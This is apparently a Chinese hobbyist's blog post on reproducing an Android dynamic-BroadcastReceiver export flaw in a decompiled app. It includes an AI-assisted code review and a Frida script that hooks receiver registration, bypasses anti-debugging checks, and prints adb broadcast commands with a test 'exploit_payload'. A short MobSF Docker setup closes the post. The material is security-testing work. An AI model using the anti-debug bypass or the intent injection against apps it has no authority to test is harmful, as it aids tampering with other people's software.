反编译拿源码
有漏洞的版本
根据漏洞叙述
BroadcastReceiver组件可动态注册,即在代码中使用registerReceiver()方法注册BroadcastReceiver,只有当registerReceiver()的代码执行到了才进行注册,取消时则调用unregisterReceiver()方法。但registerReceiver()方法注册的BroadcastReceiver是全局的并且默认可导出的,如果没有限制访问权限,可以被任意外部APP访问,向其传递Intent来执行特定的功能。因此,动态注册的BroadcastReceive可能导致拒绝服务攻击、APP数据泄漏或是越权调用等风险。
这种代码层面的缺陷是找到了

大概是这一段吧,表明BroadcastReceiver组件可动态注册

然后在资源里搜索android:exported,找到如下,这是被设置成不可被外部应用访问

那接下来就是找是否有做权限设置,然后找到了

理论上,任何应用都可以发送此广播,除非设置了权限来限制它,接着用frida调试看看
安卓调试环境搭建
先下个雷电模拟器,因为可以直接开root,然后在模拟器里下个termus终端,再下个frida server
然后直接adb调试调用模拟器的终端
调试
byd一用adb发送外部应用广播,frida就断开连接,估计是有反调试,那个人真的有验证漏洞吗,咋感觉只是审了代码
把源码给了cursor,审出了漏洞的利用链
📋 漏洞Action总结
类q(电源管理相关):
- “android.os.action.POWER_SAVE_MODE_CHANGED” (省电模式变化)
类s(时间相关):
- “android.intent.action.TIME_SET” (时间设置)
- “android.intent.action.TIMEZONE_CHANGED” (时区变化)
- “android.intent.action.TIME_TICK” (时间跳动)
📋 漏洞触发机制
从J(boolean z)方法(第1083行)可以看出,BroadcastReceiver的注册取决于夜间模式设置:
触发条件
- M == 0 → 注册类s(时间相关的BroadcastReceiver)
- M == 3 → 注册类q(电源相关的BroadcastReceiver)
其中M值来自夜间模式设置(this.S或androidx.appcompat.app.c.j())
🎯 完整的漏洞Action列表
1️⃣ 时间相关BroadcastReceiver(M=0时注册)
- “android.intent.action.TIME_SET”
- “android.intent.action.TIMEZONE_CHANGED”
- “android.intent.action.TIME_TICK”
2️⃣ 电源相关BroadcastReceiver(M=3时注册)
- “android.os.action.POWER_SAVE_MODE_CHANGED”
📋 完整漏洞分析总结
我们通过分析源代码完全确认了BroadcastReceiver漏洞!
🎯 确认的漏洞点
漏洞位置: androidx.appcompat.app.AppCompatDelegateImpl.java
漏洞原理: 动态注册的BroadcastReceiver默认可导出,可被外部APP访问
📍 具体漏洞Action
- 时间相关(M=0时激活):
- android.intent.action.TIME_SET
- android.intent.action.TIMEZONE_CHANGED
- android.intent.action.TIME_TICK
- 电源相关(M=3时激活):
- android.os.action.POWER_SAVE_MODE_CHANGED
⚡ 触发条件
- 应用设置夜间模式为自动(基于时间或电池)
- 调用AppCompatDelegateImpl.J()方法
- 执行对应的.e()方法注册BroadcastReceiver
然后写了个脚本现在能注册BroadcastReceiver组件了,但是用adb一发送外部广播,frida就断开连接,说明反调试机制很强?不知道反正通过调试拿到了四个action
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
| Java.perform(function() {
console.log("[+] 🎯 BroadcastReceiver外部漏洞监控脚本");
console.log("[+] 配合ADB外部测试使用");
console.log("[+] 目标Action: TIME_SET, TIMEZONE_CHANGED, TIME_TICK, POWER_SAVE_MODE_CHANGED");
// 目标Actions
const TARGET_ACTIONS = [
"android.intent.action.TIME_SET",
"android.intent.action.TIMEZONE_CHANGED",
"android.intent.action.TIME_TICK",
"android.os.action.POWER_SAVE_MODE_CHANGED"
];
// 统计变量
let registrationCount = 0;
let receiveCount = 0;
let registeredReceivers = [];
// 反调试绕过
console.log("[反调试] 开始绕过调试检测...");
try {
const Debug = Java.use("android.os.Debug");
Debug.isDebuggerConnected.implementation = function() {
return false;
};
const SystemProperties = Java.use("android.os.SystemProperties");
SystemProperties.get.overload('java.lang.String').implementation = function(key) {
if (key.includes("debug") || key.includes("ro.debuggable")) {
return "0";
}
return this.get(key);
};
console.log("[反调试] 反调试绕过已部署");
} catch (e) {
console.log("[反调试] 反调试绕过部署失败:", e.message);
}
// 监控BroadcastReceiver注册
try {
const ContextWrapper = Java.use("android.content.ContextWrapper");
const originalRegisterReceiver = ContextWrapper.registerReceiver.overload(
'android.content.BroadcastReceiver',
'android.content.IntentFilter'
);
ContextWrapper.registerReceiver.overload(
'android.content.BroadcastReceiver',
'android.content.IntentFilter'
).implementation = function(receiver, filter) {
const result = originalRegisterReceiver.call(this, receiver, filter);
// 检查是否包含目标Actions
let hasTargetAction = false;
let detectedActions = [];
try {
for (let i = 0; i < filter.countActions(); i++) {
const action = filter.getAction(i);
detectedActions.push(action);
if (TARGET_ACTIONS.includes(action)) {
hasTargetAction = true;
}
}
if (hasTargetAction || detectedActions.length > 0) {
registrationCount++;
const receiverInfo = {
className: receiver.getClass().getName(),
actions: detectedActions,
isVulnerable: hasTargetAction,
timestamp: new Date().toLocaleTimeString()
};
registeredReceivers.push(receiverInfo);
console.log(`\n[🚨 BroadcastReceiver注册检测] #${registrationCount}`);
console.log(`[类名] ${receiverInfo.className}`);
console.log(`[Actions] ${detectedActions.join(', ')}`);
console.log(`[漏洞状态] ${hasTargetAction ? '🔴 包含目标Action!' : '🟡 其他Action'}`);
console.log(`[时间] ${receiverInfo.timestamp}`);
if (hasTargetAction) {
console.log(`[🚨 漏洞确认] 检测到易受攻击的BroadcastReceiver!`);
console.log(`[💀 风险] 外部APP可通过以下Action攻击:`);
detectedActions.forEach(action => {
if (TARGET_ACTIONS.includes(action)) {
console.log(`[攻击向量] ${action}`);
}
});
}
printStatus();
}
} catch (e) {
console.log(`[错误] 解析IntentFilter失败: ${e.message}`);
}
return result;
};
console.log("[✅监控] BroadcastReceiver注册监控已启动");
} catch (e) {
console.log(`[❌错误] 注册监控失败: ${e.message}`);
}
// 监控BroadcastReceiver.onReceive方法
try {
const BroadcastReceiver = Java.use("android.content.BroadcastReceiver");
const originalOnReceive = BroadcastReceiver.onReceive;
BroadcastReceiver.onReceive.implementation = function(context, intent) {
try {
const action = intent.getAction();
const receiverClass = this.getClass().getName();
if (TARGET_ACTIONS.includes(action)) {
receiveCount++;
console.log(`\n[🎯 外部广播接收检测] #${receiveCount}`);
console.log(`[时间] ${new Date().toLocaleTimeString()}`);
console.log(`[接收器] ${receiverClass}`);
console.log(`[Action] ${action}`);
// 分析Intent内容
const extras = intent.getExtras();
if (extras) {
const keySet = extras.keySet();
const iterator = keySet.iterator();
console.log(`[Intent数据]:`);
while (iterator.hasNext()) {
const key = iterator.next();
const value = extras.get(key);
console.log(` ${key}: ${value}`);
// 检查是否为我们的测试数据
if (key === "exploit_payload" || key === "test" ||
value.toString().includes("VULNERABILITY") ||
value.toString().includes("EXTERNAL")) {
console.log(`[🚨 漏洞确认] 检测到外部测试数据! 漏洞存在!`);
console.log(`[💀 安全风险] 外部APP可以发送数据到此BroadcastReceiver`);
}
}
}
printStatus();
}
// 记录所有接收到的广播(用于调试)
if (action) {
console.log(`[📡 广播接收] ${receiverClass} <- ${action}`);
}
} catch (e) {
console.log(`[错误] onReceive监控失败: ${e.message}`);
}
return originalOnReceive.call(this, context, intent);
};
console.log("[✅监控] BroadcastReceiver.onReceive监控已启动");
} catch (e) {
console.log(`[❌错误] onReceive监控失败: ${e.message}`);
}
// 状态显示函数
function printStatus() {
console.log(`\n[📊外部漏洞测试状态] ========================`);
console.log(`[注册统计] ${registrationCount} 次`);
console.log(`[接收统计] ${receiveCount} 次`);
console.log(`[目标Action] ${TARGET_ACTIONS.join(', ')}`);
console.log(`[状态] ${registrationCount > 0 ? '✅ 已检测到BroadcastReceiver' : '⏳ 等待BroadcastReceiver注册'}`);
console.log(`=========================================\n`);
}
// 尝试触发夜间模式(可能激活BroadcastReceiver)
console.log("[🌙触发] 尝试激活夜间模式以触发BroadcastReceiver...");
setTimeout(function() {
try {
const AppCompatDelegate = Java.use("androidx.appcompat.app.AppCompatDelegate");
AppCompatDelegate.setDefaultNightMode(0); // 自动模式
console.log("[✅触发] 夜间模式设置为自动,可能会激活时间相关BroadcastReceiver");
} catch (e) {
console.log("[❌触发] 夜间模式触发失败:", e.message);
}
printStatus();
console.log("[🎯 准备就绪] 现在可以使用ADB发送外部测试广播:");
console.log("[命令] adb shell am broadcast -a \"android.intent.action.TIME_SET\" --es exploit_payload \"EXTERNAL_VULNERABILITY_TEST\"");
console.log("[命令] adb shell am broadcast -a \"android.intent.action.TIMEZONE_CHANGED\" --es exploit_payload \"EXTERNAL_VULNERABILITY_TEST\"");
console.log("[命令] adb shell am broadcast -a \"android.intent.action.TIME_TICK\" --es exploit_payload \"EXTERNAL_VULNERABILITY_TEST\"");
console.log("[命令] adb shell am broadcast -a \"android.os.action.POWER_SAVE_MODE_CHANGED\" --es exploit_payload \"EXTERNAL_VULNERABILITY_TEST\"");
console.log("[📝注意] 如果脚本检测到接收事件,即确认漏洞存在!");
}, 2000);
console.log("[+] 🎯 外部漏洞监控已启动");
printStatus();
});
|

拷打cursor换了个思路写脚本
MobSF
启动
1
| docker run -dit --name my_mobsf -v C:\Users\Anonymous\Mobile-Security-Framework-MobSF:/root/Mobile-Security-Framework-MobSF -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
|
静态扫是还行,但是也有国内免费平台能平替
动态调试让cursor帮我改代码,搭配雷电模拟器,启动能启动,但是一些功能没整明白,应该模拟器不适配也是一种原因
唉终究是阿三哥写的东西,不太适配国内的,只靠cursor也改不到能完全能用的情况






![[记录]尝试shiro有key无链利用,但失败](/img/c1/3.webp)